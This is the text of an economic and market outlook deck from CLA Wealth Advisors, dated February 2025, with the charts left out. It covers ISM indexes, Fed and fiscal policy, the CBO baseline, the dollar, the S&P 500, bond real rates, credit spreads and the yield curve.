
Grey areas denote recessions.

Data is based upon availability as of 2/11/2025.



Businesses

Services are expanding, **Manufacturing** is contracting.



Grey areas denote recessions.

Note: With a diffusion Index, any reading above 50 (dotted line) indicates growth. Readings below 50 indicate contraction.

Services include real estate, utilities; construction; education; information; transportation and warehousing; health care and social assistance; public administration; finance and insurance; management of companies and support services; professional, scientific and technical services, agriculture, forestry, fishing and hunting; and arts, entertainment and recreation; and other services.


Manufacturing includes mineral products; petroleum and coal; transportation equipment; computer and electronic products; printing and related activities; plastics and rubber products; primary metals; machinery; food, beverage and tobacco products; wood products; apparel, leather and allied products; furniture and related products; paper products; chemical products; fabricated metal products; and electrical equipment, appliances and components.

Source: Institute for Supply Management, CLA Wealth Advisors
Data is based upon availability as of 2/7/2025



Federal Reserve

Monetary policy remains restrictive




By raising the federal funds rate, the Fed reduced lending activity, which contracted the money supply (M2) and reduced inflationary pressures.

Grey areas denote recessions. Source: Board of Governors of the Federal Reserve System, U.S. Federal Open Market Committee, Federal Reserve Bank of St. Louis, NBER, Organization for Economic Co-operation and Development, CLA Wealth Advisors. Data is based upon availability as of 2/12/2025

Fiscal Policy

Deficit spending is stimulative but can lead to “crowding out”.


The “crowding out” effect occurs when the private sector is “priced out of the market”, making it unable to fund future growth.



Source: Congressional Budget Office - The Budget and Economic Outlook: 2024-2034, U.S. Office of Management and Budget, Federal Reserve Bank of St. Louis, CLA Wealth Advisors Data is based upon availability as of 2/7/2025

The 2025 federal budget

USD trillions




CBO's Baseline economic assumptions

	2025	'26-'27	'28-'29	'30-'35
Real GDP growth	2.2%	1.8%	1.8%	1.8%
10-year Treasury	4.1%	3.9%	3.9%	3.8%
Headline inflation (CPI)	2.3%	2.4%	2.3%	2.2%
Unemployment	4.2%	4.4%	4.4%	4.4%



U.S. Dollar

U.S. Dollar (USD) remains strong, reflecting US economic strength.



The exchange rate of any two currencies is influenced by some combination of the:

1. Inflation differential between the two currencies
2. Interest rate differential between the two countries
3. Trade surplus/deficit of each country
4. Overall level of public debt of each country
5. Level of economic growth of each country

The USD is considered a “safe haven” currency, which means it tends to increase in value during times of international turmoil and economic slowdowns.

Grey areas denote recessions.

Source: Board of Governors of the Federal Reserve System, Federal Reserve Bank of St. Louis, CLA Wealth Advisors

Data is based upon availability as of 2/7/2025




Stock Market

Performance reflects strong economic backdrop and high profit margins.

S&P 500 Price Index

S&P 500 was up 70% from Oct. 2022 to Feb 6, 2025.




Source: Compustat, FactSet, Federal Reserve, Refinitiv Data Stream, Standard and Poor's, J.P. Morgan Asset Management

Data is based upon availability as of 2/7/2025

Profit margins hover near 13%.

S&P 500 profit margins

Quarterly earnings/sales



Stock Market Style Factors

P/CF Ratios (where P = Price, CF = Estimate of current fiscal year cash flow per share)

Most P/CF ratios remain elevated.

Current, Median, Prior Year-End and Historical Range

Data runs from 3/31/2008 to 12/31/24, unless noted by *.



* Data from
5/31/2011


Source: Morningstar, CLA Wealth Advisors

Note: the most recent measurement is denoted by "◆", the median value by "—", and the prior year-end value (12/31/23) by "○".



Bond Market

The “10-year real interest rate” is at its most attractive level in nearly 20 years.



Real Interest Rate = Nominal Rate – Inflation

The “real” interest rate is the return an investor or lender expects to receive after factoring in the effects of inflation.

10-Year Real Interest Rate

* “The Federal Reserve Bank of Cleveland estimates the expected rate of inflation over the next 30 years along with the inflation risk premium, the real risk premium, and the real interest rate. Their estimates are calculated with a model that uses Treasury yields, inflation data, inflation swaps, and survey-based measures of inflation expectations.”

Source: Federal Reserve Bank of Cleveland, Federal Reserve Bank of St. Louis, CLA Wealth Advisors.

Data is based upon availability as of 2/7/2025




CLA Outlook



Economic Outlook – 2025 Forecast

Where are we in the economic cycle?



Economic Outlook – Snapshot


Economic activity is likely to slow from current levels, but no recession is in sight.

Economic Activity




U.S. Economic growth to slow from current levels.

Consumer Strength



Spending to slow amid higher interest rates and slower wage growth.

Business Conditions




Profit margins likely to compress given sticky input costs.
Small business confidence was boosted by election results.

Labor




Labor market continues to weaken while wage gains moderate.

Fed Policy



Monetary policy remains restrictive, keeping inflation on a downward path. Fed continues “Quantitative Tightening”.

Fiscal Policy




A new Trump administration is likely to cut spending, while the post-election market rally sees tax cuts and fewer regulations.



Economic Outlook

The Federal Reserve continues its path toward Quantitative Tightening




The Fed’s balance sheet continues to shrink, which decreases M2 (withdraws liquidity from the economy).



Economic Outlook – Credit Spreads


The credit markets are not pricing in a recession.

Chicago Fed National Financial Conditions Credit Subindex Index (NFCI), Monthly



Source: Federal Reserve Bank of St. Louis, CLA Wealth Advisors

Credit spreads remain low.




Source: Moody's, Federal Reserve Bank of St. Louis, CLA Wealth Advisors

Data is based upon availability as of 2/7/2025



Bond Market Outlook — Slope of the Yield Curve

The yield curve should continue “steepening” as the Fed cuts interest rates



Grey areas denote recessions.

